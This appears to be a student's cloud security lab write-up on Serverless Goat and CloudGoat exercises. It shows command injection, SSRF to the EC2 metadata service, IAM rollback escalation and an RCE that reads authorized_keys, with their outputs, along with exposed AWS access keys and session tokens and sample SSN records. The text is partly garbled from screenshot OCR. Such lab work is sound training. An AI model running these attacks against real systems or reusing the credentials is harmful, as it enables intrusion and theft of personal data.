- Address: `eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod`


Bottom Section (Main Content):

- Step5:** Yesterday, two lamb
- MADLER**

- Take a screenshot of the endpoint that handles the submission




- What AWS-specific headers are included?



4. Test adversarial input

- What is the path to the file that is being executed? var/tast/index.js



- What line of code in this file does the error happen? 25
- What line of code called the function that the error happens in (e.g. the call stack)? 49

- Visit the AWS API Gateway [Developer Guide](#) and examine the topics in the "Develop" section of "Working with REST APIs". Find a feature that can be enabled to help this serverless application validate its input. Take a screenshot of it.

The screenshot shows a browser window with the AWS API Gateway Developer Guide. The URL is [https://docs.aws.amazon.com/apigateway/latest/developerguide/working-with-rest-apis.html#authentication-and-authorization](#). The page title is "Working with REST APIs - Authentication and Authorization". The main content area discusses various mechanisms for authentication and authorization:

- Resource policies**: Let you create resource-based policies to allow or deny access to your APIs and methods from specified source IP addresses or VPC endpoints. For more information, see [Controlling access to an API with API Gateway resource policies](#).
- Standard AWS IAM roles and policies**: Offer flexible and robust access controls that can be applied to an entire API or individual methods. IAM roles and policies can be used for controlling who can create and manage your APIs, as well as who can invoke them. For more information, see [Control access to an API with IAM permissions](#).
- IAM tags**: Can be used together with IAM policies to control access. For more information, see [Using tags to control access to API Gateway resources](#).
- Endpoint policies for interface VPC endpoints**: Allow you to attach IAM resource policies to interface VPC endpoints to improve the security of your [private APIs](#). For more information, see [Use VPC endpoint policies for private APIs in API Gateway](#).
- Lambda authorizers**: Are Lambda functions that control access to REST API methods using bearer token authentication—as well as information described by headers, paths, query strings, stage variables, or context variables request parameters. Lambda authorizers are used to control who can invoke REST API methods. For more information, see [Use API Gateway Lambda authorizers](#).
- Amazon Cognito user pools**: Let you create customizable authentication and authorization solutions for your REST APIs. Amazon Cognito user pools are used to control who can invoke REST API methods. For more information, see [Control access to a REST API using Amazon Cognito user pools as authorizer](#).

5. Command injection

- Use command injection to obtain the working directory the application is run in. Show a screenshot of the result at the end of the page returned.

Top Hits

Notes

Madler
11:36 AM ...GOAT Fini...
Notes

Notes

Step5:
Wednesday ...goatid...
Notes

Attachments

MSWordDoc Word.Document.8i½9i½q/var/task

Madler

A2
A4
A5
A6

Finish 4.4

Ctfq6:

- Then use command injection to obtain a listing of the directory and show the files that are there.

The screenshot shows a dark-themed application window with a toolbar at the top featuring standard Mac OS X icons (minimize, maximize, close) and system-wide accessibility settings (Aa, ⚡, grid).

Top Hits

- Notes
- Madler**
11:36 AM ...GOAT Fini...
Notes

Madler

- A2
- A4
- A5
- A6

Finish 4.4

Notes

Step5:
Wednesday ...goatid...
Notes

Attachments

Ctf6:
MSWordDoc Word.Document.8i½9i½qbin index.js node_modules package.json package-lock.json

- Use command injection to dump out the source file that implements this Lambda function.

The screenshot shows a dark-themed digital note-taking application interface. On the left, there's a sidebar with sections for "Top Hits", "Notes", and "Attachments". The "Top Hits" section has a yellow-highlighted note titled "Madler" with a timestamp of "11:36 AM ...GOAT Fini...". The "Notes" section contains a note titled "Step5:" with the text "Wednesday ...goatid...". The "Attachments" section shows a thumbnail of a Microsoft Word document and a file named "Ctfa6.txt". The main content area on the right displays the "Madler" note's content, which includes a list of items A2 through A6, the text "Finish 4.4", and the file "Ctfa6.txt" with its contents visible.

Top Hits

Notes

Madler

A2

A4

A5

A6

Finish 4.4

Attachments

Ctfa6:

Microsoft Word 97-2003 Document

```
MSWordDoc Word.Document.8
const child_process = require('child_process');
const AWS = require('aws-sdk');
const uuid = require('node-uuid');
async function log(event) {
  const docClient = new AWS.DynamoDB.DocumentClient();
  let requestid = event.requestContext.requestId;
  let ip = event.requestContext.identity.sourceIp;
  let urlString = event.queryStringParameters.document_url;
  await docClient.put({ TableName: process.env.TABLE_NAME, Item: { 'id': requestid, 'ip': ip, 'document_url': urlString } })
    .promise();
}
exports.handler = async (event) => {
  try {
    await log(event);
    let urlString = event.queryStringParameters.document_url;
    let txt = child_process.execSync(`curl --silent -L ${urlString} | ./bin/catdoc -`).toString();
    // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file.
    let key = uuid.v4();
    let s3 = new AWS.S3();
    await s3.putObject({ Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read' })
      .promise();
    return { statusCode: 302, headers: { "Location": `${process.env.BUCKET_URL}/${key}` } };
  } catch (err) {
    return { statusCode: 500, body: err.stack };
  }
};
```

- Lambda functions have a timeout value of 5 minutes. Use command injection to trigger this timeout and take a screenshot of the error that results from invocations that take too much

time to run.

The screenshot shows a browser window with a JSON response and a notes application interface.

JSON Response:

```
{"message": "Internal server error"}
```

Notes Application:

- Top Hits:** Madler
- Madler:** 11:36 AM ...GOAT Fini...
 - Notes
- Notes:** Step5:
Wednesday ...goatid...
 - Notes
- Attachments:** favicon.ico
 - Request URL: https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/favicon.ico
 - Request Method: GET
 - Status Code: 403
 - Remote Address: 99.84.70.57:443
 - Referrer Policy: strict-origin-when-cross-origin

6. Reverse-engineer the source

- Show the line of code that the command is injected into.

```
const child_process = require('child_process');
```

- Show the packages that this file requires. How is each package used in this code? Aws-sdk interfaces with bucket and databases. Node-uuid: creates keys

```
const AWS = require('aws-sdk');
const uuid = require('node-uuid');
```

- Find the part of the code that writes the converted document into the S3 bucket. How is the name of the bucket obtained by the application code? Bucket it obtained through

environment variables and key associated with those env vars.

```
let key = uuid.v4();
let s3 = new AWS.S3();
await s3.putObject(
  { Bucket: process.env.BUCKET_NAME,
    Key: key, Body: txt, ContentType: 'text/html',
    ACL: 'public-read' }).promise();
```

- What database is being used to store information about requests? What information is stored? How does the application obtain the name of the table that this information is stored in?
 - DynamoDB is being used to store information about requests.
 - Log event is stored.
 - Application obtains the name of the table through environment variables specified by lambda function
- Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon? Look up this package and version to determine how old the package is? Find any known vulnerabilities in this package.
 - 10 years old, node-uuid: 1.4.3. Vulnerabilities: does not produce 'reliably secure random values'.
 -
 - How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?
 - It creates a key associated with the bucket lambda function instantiated

7. Information exposure

- Show the variable that stores the bucket name in a screenshot

AWS_REGION=us-east-1 TZ=:UTC BUCKET_NAME=serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e AWS_ACCESS_KEY_ID=ASIATAIYWS4KRQXDNZS5 SHLVL=1
HOME=/var/task _AWS_XRAY_DAEMON_MODE=_AWS_XRAY_DAEMON_PORT=4684ae0264a440290e77dd06;Parent AWS_XRAY_CONTEXT_MISSING=AWS_LAMBDA_FUNCTION_MEMORY_SIZE=1024 MADLER 2:41 PM Cloud goat... MADLER

- Show the table name that is used to store activity information from the application

```

PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin TABLE_NAME=serverlessrepo-
serverless-goat-Table-12UE822VMCZYY AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCE
LANG=en_US.UTF-8
AWS_LAMBDA_INIT_
NODE_PATH=/opt/nod
AWS_REGION=us-eas

```

- Visit the URL associated with the S3 bucket and take a screenshot of what it reveals

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>serverlessrepo-serverless-goat Create a note jt6qngn8e</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>003a8c22-819e-4132-ac8c-09bbebbd3a7c</Key>
    <LastModified>2022-02-25T22:11:40.000Z</LastModified>
    <ETag>"b34e5903a51234ca766f997d942b595d"</ETag>
    <Size>2418</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>00864f0b-80d7-4058-8de9-5ad8bb66e2e4</Key>
    <LastModified>2022-02-27T06:29:00.000Z</LastModified>
    <ETag>"3be60982090a34c6f7702a35d03a9e2"</ETag>
    <Size>31616</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>008fd720-5f1a-4d7a-8282-68fc9a26832f</Key>
    <LastModified>2022-02-28T15:05:15.000Z</LastModified>
    <ETag>"b34e5903a51234ca766f997d942b595d"</ETag>
    <Size>2418</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>015cd92-e50f-4ed6-a304-cf53a8de63ce</Key>
    <LastModified>2022-02-25T17:08:08.000Z</LastMod
    <ETag>"b34e5903a51234ca766f997d942b595d"</ETag>
    <Size>2418</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>016957e8-8e00-4081-abe1-d5c5d942e5d5</Key>
  </Contents>

```

- Find a document that has been converted by another user previously and use its object key to get access to the converted data

```


{
  "private": true,
  "dependencies": {
    "node-uuid": "1.4.3"
  }
}

```

8. Expose and leverage credentials


- Take a screenshot of the output.

```
[cloudshell-user@ip-10-0-137-214 ~]$ aws sts get-caller-identity --profile serverlesshackme
{
    "UserId": "AROATAIWYS4KRFX47Y6S:serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N",
    "Account": "206747113237",
    "Arn": "arn:aws:sts::206747113237:assumed-role/serverlessrepo-serverless-goat-FunctionConvertRole-MMF8Z5HNKK37/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N"
}
[cloudshell-user@ip-10-0-137-214 ~]$ aws s3 ls s3://serverlessrepo-serverless-goat-bucket-ab5it6anan8e
2022-02-25 22:11:40      2418 003a8c22-819e-4132-ac8c-09bbebbd3a7c
2022-02-27 06:29:00      31616 00864f0b-80d7-4058-8de9-5ad8bb66e2e4
2022-02-28 15:05:15      2418 008fd720-5f1a-4d7a-8282-68fc9a26832f
2022-02-28 15:05:15      2418 008fd720-5f1a-4d7a-8282-68fc9a26832f
```



- Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.

```
[cloudshell-user@ip-10-0-137-214 ~]$ aws s3 ls s3://serverlessrepo-serverless-goat-bucket-ab5it6anan8e --profile serverlesshackme
2022-02-25 22:11:40      2418 003a8c22-819e-4132-ac8c-09bbebbd3a7c
2022-02-27 06:29:00      31616 00864f0b-80d7-4058-8de9-5ad8bb66e2e4
2022-02-28 15:05:15      2418 008fd720-5f1a-4d7a-8282-68fc9a26832f
2022-02-25 17:08:08      2418 015cd92-e50f-4ed6-a304-cf53a8de63ce
2022-02-27 06:55:43      250 016957e8-8e00-4081-abe1-d5c5d942e5d5
2022-02-28 23:41:46      15722 01877f13-cdf4f-44e7-b49e-e488a721c575
2022-02-27 04:26:58      141 018bf120-e0af-4b6d-9b56-acbd4415f02f
2022-02-27 04:17:54      2418 01919686-91ab-45e4-88be-3e891d91b010
2022-02-27 05:36:48      72 01b118ee-d6e4-4da2-8923-c25eba446216
2022-02-25 18:01:36      2418 029c8f3e-3f22-4d89-83cf-c3a9eedfdb38
2022-02-23 23:36:04      2 03db27b9-9833-48be-8185-78e11b722732
2022-02-25 10:17:49      22054 0127-02-27-21-0734-4ca...-172-262-44533-0
```




9. Excess permissions

- Does the application ever need to read from the table specified? Only write.
- What permissions might not be necessary in this policy? Write is only necessary.

10. Data exfiltration

- Take a screenshot of a conversion and IP address from another user.

```
< → C Not Secure | serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/2b37236a-87a8-4920-a0f4-3
{ Items: [ { ip: '75.164.63.147', document_url: 'https://thefengs.com/'}, id: '5da0c391-e9c8-496d-afe2-2db2dc52b08b' }, { ip: '75.164.63.147', document_url: 'sleep 1', id: '8b63353a-13e1-41c8-b23d-7a13a2e26f84' }, { ip: '75.164.63.147', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/Q.doc;ls', id: 'e7ae805b-e962-43e2-ab83-3e7519cd63cd' }, { id: '71ff1177-433a-433a-833a-333333333333', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/Q.doc;ls', id: '75.164.63.147' }, { id: 'faf2321a-ca13-4608-b69d-4d5dd04a-423ea5', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/Q.doc;ls', id: '75.164.63.147' }, { id: 'faf2321a-ca13-4608-b69d-4d5dd04a-423ea5', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/Q.doc;ls', id: '75.164.63.147' }, { ip: '75.164.63.147', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/pwd', id: 'f4b0-4a67-a530-8cc8b2f3d1b5' }, { ip: '75.164.63.147', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/pwd', id: 'f4b0-4a67-a530-8cc8b2f3d1b5' }, { ip: '75.164.63.147', document_url: 'AWS.DynamoDB.DocumentClient().scan({TableName: "products", FilterExpression: "#ip=:ip", ExpressionAttributeNames: {"#ip": "ip"}, ExpressionAttributeValues: {":ip": ip}}, function(err, data){ if (err) console.log(err); else console.log(data.Items.length);});', id: '4656a870-eb67-4905-b842-a14ad5325344' }, { ip: '75.164.63.147', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/Q.doc;cat index.js', id: '2f723-a754635f7d65' }, { ip: '75.164.63.147', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/Q.doc', id: 'ee211a23-5489-48f1', { ip: '75.164.63.147', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/Q.doc', id: '51bb4d41-909e-455d-82a5-f4a8ac81aa' }, { ip: '75.164.63.147', document_url: '', id: '4cfe3067-0e07-430d-be21-5d9e8ac9be81' }, { ip: '75.164.63.147', document_url: 'curl https://thefengs.com/wuchang/courses/cs495/files/'}, id: '4576e197-568b-4a8c-b9b3-3347bc5fa' } ], Count: 46, ScannedCount: 579 }
```



4.7: CloudGoat

3. iam_privesc_by_rollback steps

- Show the policies attached to the credentials given

The screenshot shows a macOS desktop environment with an AWS CloudShell terminal window open. The terminal is set to the 'us-east-1' region. It displays the output of the command `aws iam list-attached-user-policies --profile raynor --user`, which lists a single policy named "cg-raynor-policy-cgidsoltvsg38b". A floating notes window titled "Madler" is visible, containing various notes such as "You can pick peop...", "thunderCTF notes:", and "Step5:". The notes window also includes a link to "http://169.254.169.254/latest/meta-data/iam/info".

```
Preparing your terminal...
[cloudshell-user@ip-10-0-131-3 ~]$ Try these commands to get started:
aws help or aws <command> help or aws <command> --cli-auto-prompt
[cloudshell-user@ip-10-0-131-3 ~]$ aws configure --profile raynor
AWS Access Key ID [None]: AKIATAIW54KQ4XSKMM4
AWS Secret Access Key [None]: MAKDwzJ1CzaZ60RXDByCE8uD4cax4Nxpzn/BfCpG
Default region name [None]: us-east-1
Default output format [None]:
[cloudshell-user@ip-10-0-131-3 ~]$ aws iam list-attached-user-policies --profile raynor --user
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-cgidsoltvsg38b",
            "PolicyArn": "arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidsoltvsg38b"
        }
    ]
}
[cloudshell-user@ip-10-0-131-3 ~]$ aws iam list-policy-versions --profile raynor --policy-arm 206747113237:policy/cg-raynor-policy-cgidsoltvsg38b
```

- Which version of the policy is set as the default? Version1

- Show the output of the version in which all actions have been allowed (e.g full admin privileges)

```
bash: --policy-arn: command not found
[cloudshell-user@ip-10-0-131-3 ~]$ aws iam get-policy-version --profile raynor --policy-arn arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidsovtvsg38b
--version-id v1
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "IAMPrivilegeEscalationByRollback",
          "Action": [
            "iam:Get*",
            "iam>List*",
            "iam:SetDefaultPolicyVersion"
          ],
          "Effect": "Allow",
          "Resource": "*"
        }
      ]
    }
  }
}
[cloudshell-user@ip-10-0-131-3 ~]$
```

5. cloud_breach_s3 steps (1-3)

Step 1:

Start by visiting the site from `linux.cs.pdx.edu` using `curl` to hit the web server. (Access to the site is restricted to PSU machines).

- Show the error page returned.

Step 2:

List the versions of the policy that is associated with `raynor`

`aws iam list-policy-versions --profile raynor --policy-arn <PolicyARN>`

- Which version of the policy is set as the default?

Step 3:

Step through each version of the policy using the command below.

`aws iam get-policy-version --profile raynor`

`--policy-arn <PolicyARN> --version-id <versionID>`

- Show the output of the version in which all actions have been allowed (e.g full admin privileges)

5. cloud_breach_s3 steps (1-3)

Step 1:

Start by visiting the site from `linux.cs.pdx.edu` using `curl` to hit the web server. (Access to the site is restricted to PSU machines).

- Show the error page returned.

```
madler@ada:~$ curl http://3.85.109.145
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.</h1>madler@ada:~$
```

-

Step 2:

For the purpose of this exercise, the server has been set up to proxy request, but restricts itself only to requests to the metadata service that houses the instances AWS credentials. In the HTTP request headers, we can inject a "Host:" header to specify that we're interested in requesting the Metadata service. Repeat the `curl` command and specify the well-known IP address of the Metadata service.

- Show the results.

```
curl http://<ec2_instance_IP> -H 'Host: 169.254.169.254'
```

We can navigate the Metadata service using the URL being proxied. In the previous output, a directory called `latest` is shown.

- Show its contents via the following command:

```
madler@ada:~$ curl http://<ec2_instance_IP>/latest -H 'Host: 169.254.169.254'
-bash: ec2_instance_IP: No such file or directory
madler@ada:~$ curl http://3.85.109.145/latest -H 'Host: 169.254.169.254'
dynamic
meta-data
user-data
madler@ada:~$
```

Step 3:

By navigating the Metadata service, one can access the roles associated with the EC2 instance running the proxy server.

- To do so, show the name of the AWS role the following command exposes:

```
cg-banking-WAF-Role-cgidplavd01ddumadler@ada:~$
```

```
curl http://<ec2_instance_IP>/latest/meta-data/iam/security-credentials/ -H 'Host: 169.254.169.254'
```

- Then, show the credentials associated with the role.

```
[cg-banking-WAFcurl http://3.85.109.145/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidplavd01ddu -H 'Host: 169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2022-02-28T21:05:19Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIATAIYWS4K26TGLQTQ",
  "SecretAccessKey" : "xZ7hbX1C0d2426fIsbA/E8pqjrdlCr40IZ7eoFni",
  "Token" : "IQoJb3JpZ2luX2VjEJ7//////////wEaCXVzLWVhc3QtMSJHMEUCIEpPrHOsugu+KgM
iTUX3fObPcfwcXV2TNfoFqn817r3pAiEAhAtg7COuO1iNz2+hSZRUcoA8IPamDJV0w/b2n8NPYSSqgwQ
I9v//////////ARADGgwyMDY3NDcxMTMyMzciDOJOHX/3SjpJh9vppCrXA5b/wizUftqiEBdy+l4mqtQ
8wVDvhhic/nRRdhbMtLeW62VYRyX2D60ocquaJWSNeR/OuDwaZSNO0LqXSbj0Qk5go3J4PC7HKsKiHzI
qusnXkKzXgotRfFxygsJjZhvr+r+P16Vs9sueg8x6F2VD/zzRYSP2GN4FxKEhvZIyuiu6tWp9HQkDizA6
2gJk1961SHzpWxKh2kRz6sZf0udItRHq3dLRaEY7zBBtTa5bxLAIigsEl1q10YEg+I9FDrcYs+z5GsI
epMvFrGu3wKXfWiTkicCeuqw+qf75E+p5NlvoiyAvGBpKd6feu3+BJ06gwWp7QoWKFE+JTWFCHl3Z1+B
g6ENTbfwtoLaktBDFyALwfIwobisishYBiSYZvUGHuTOW+kED2XQ4mQ+WkWAMbPfexb8VitkyTuBO1E8
DAkFx2kHFKthKITriXdDXjoVIw2qGxrMYL0iWgoGrnQUMiA1ril8pD9cmolq7e072G6mdSJhWS9dgiuz
aMNijWmwGKehLrMpRxGujzxIu+WciILYAAJS2tLkPQVZnweffFCju5kyuVOMMLJL1WXN/vhFzYcAjk9ar
H1E6hmkNMg6IOPCkZi+xS+lwdkLFz37YB3ga9mGFo6tpzSDDF8vSQBjq1AfUT+EKRVEgVBb/qiQuozos
7nwLY56sEbSJxyArNa1LUWTRtGEDeruRok662p7JL01cW0vKRwspZyk2VER0x0mg9v1YVrSJ186KqyQE
g27axEB8ct0Jg5zgY4DZP7hbbeHZRaAdxxbay+BB0MdRsFRLW76j2Ns0RtY0kaUpn06u1JmDjmK1P9pm
djGeKH9xnMWNrP+WHYVQdILT0H8umNYeWeT2miw==",
  "Expiration" : "2022-03-01T03:06:58Z"
}madler@ada:~$
```

```
curl http://<ec2_instance_IP>/latest/meta-data/iam/security-credentials/<name_of_role> -H 'Host:  
169.254.169.254'
```

Note that the `AccessKeyId`, the `SecretAccessKey`, and a session `Token` are all available for you to now take on the roles associated with the EC2 instance. A session token is an ephemeral credential that can be used to authenticate access to resources.

6. cloud_breach_s3 steps (4-6)

Step 6:

- Show the first two lines of each of the CSV files you have copied over from the bucket via the command below.

February 28, 2022 at 2:41 PM

MADLER

Cloud goat 4.7.6

```
curl http://3.85.109.145/latest/meta-data/iam/security-credentials/ -H 'Host: 169.254.169.254'  
[cloudshell-user@ip-10-0-58-38 ~]$ head -2 cardholder-data/*.csv  
==> cardholder-data/cardholder_data_primary.csv <==  
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip  
287-43-8531,1,Cooper,Luffman,cluffman0@nifty.com,Male,194.222.101.195,2 Killdeer Way,Atlanta,Georgia,30343  
  
==> cardholder-data/cardholder_data_secondary.csv <==  
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip  
600-68-9537,500,Sarge,Cranefield,scranefielddv@nymag.com,Male,207.208.160.131,96 Drewry Drive,Saint Louis,Missouri,63104  
  
==> cardholder-data/cardholders_corporate.csv <==  
id,SSN,Corporate Account,first_name,last_name,password,email,gender,ip_address  
1,387-31-4447,Skyba,Earle,Gathwaite,A53nIB6g,egathwaite0@edublogs.org,Male,149.213.19.178  
[cloudshell-user@ip-10-0-58-38 ~]$
```

8. ec2_ssrf steps (1-2)

Step 2:

- Take a screenshot of the page that is returned.

```
[~/tmp2]  
|(env) madler@ada:~$ curl http://3.90.112.24  
<!DOCTYPE html>  
<html lang="en">  
<head>  
<meta charset="utf-8">  
<title>Error</title>  
</head>  
<body>  
<pre>TypeError: URL must be a string, not undefined<br> &nbsp; &nbsp;at new Needle (/node_modules/needle/lib/needle.js:194:11)<br> &nbsp; &nbsp;at Function.module.exports.(anonymous function) [as get] (/node_modules/needle/lib/needle.js:867:12)<br> &nbsp; &nbsp;at /home/ubuntu/app/ssrf-demo-app.js:32:12<br> &nbsp; &nbsp;at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp; &nbsp;at /home/ubuntu/app/ssrf-demo-app.js:32:12<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/route.js:137:13)<br> &nbsp; &nbsp;at Route.dispatch (/node_modules/express/lib/router/route.js:112:3)<br> &nbsp; &nbsp;at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp; &nbsp;at /node_modules/express/lib/router/index.js:22<br> &nbsp; &nbsp;at Function.process_params (/node_modules/express/lib/router/index.js:341:12)<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/index.js:275:10)</pre>  
</body>  
</html>  
(env) madler@ada:~$ █
```

- Take a screenshot of the page that is returned.


```
[~/tmp2]  
|(env) madler@ada:~$ curl http://3.90.112.24/?url=http://madler  
<h1>Welcome to sethsec's SSRF demo.</h1>  
  
<h2>I wanted to be useful, but I could not find: <font color="red">http://madler</font> for you</h2><br><br>  
  
(env) madler@ada:~$ █
```

9. ec2_ssrf steps (3-5)

```
[~/tmp2]  
|(env) madler@ada:~$ curl http://3.90.112.24/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ && echo  
<h1>Welcome to sethsec's SSRF demo.</h1>  
  
<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.254/latest/meta-data/iam/security-credentials/</font> for you</h2><br><br>  
  
cg-ec2-role-cgid2g8jk00m2g  
(env) madler@ada:~$ █
```

Step 5:

- Take a screenshot of the output in out.txt



```

[cloudshell-user@ip-10-1-39-30 ~]$ aws lambda invoke --function-name cg-lambda-cgid2g8jk00m2g ./out.txt --region us-east-1 --profile shepherd
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
[cloudshell-user@ip-10-1-39-30 ~]$ ls
admin-user.txt  out.txt
[Cloudshell-user@ip-10-1-39-30 ~]$ cat out.txt
"You win!"[cloudshell-user@ip-10-1-39-30 ~]$ 


```

Feedback English (US) ▾

12. rce_web_app steps (4-5)

Step 4:

- Show the IP address revealed by the command.



"Gold-Star" Executive User Signup

Please follow the instructions in the welcome letter you received by post, and do not enter any other commands.

Run your personalized login command below:

[Run Signup Command](#)

Input:

curl https://ifconfig.me

Output:

52.71.34.15

Step 5:

- Show the output that is returned.

```
cat /home/ubuntu/.ssh/authorized_keys
```

Input:

```
cat /home/ubuntu/.ssh/authorized_keys
```

Output:

```
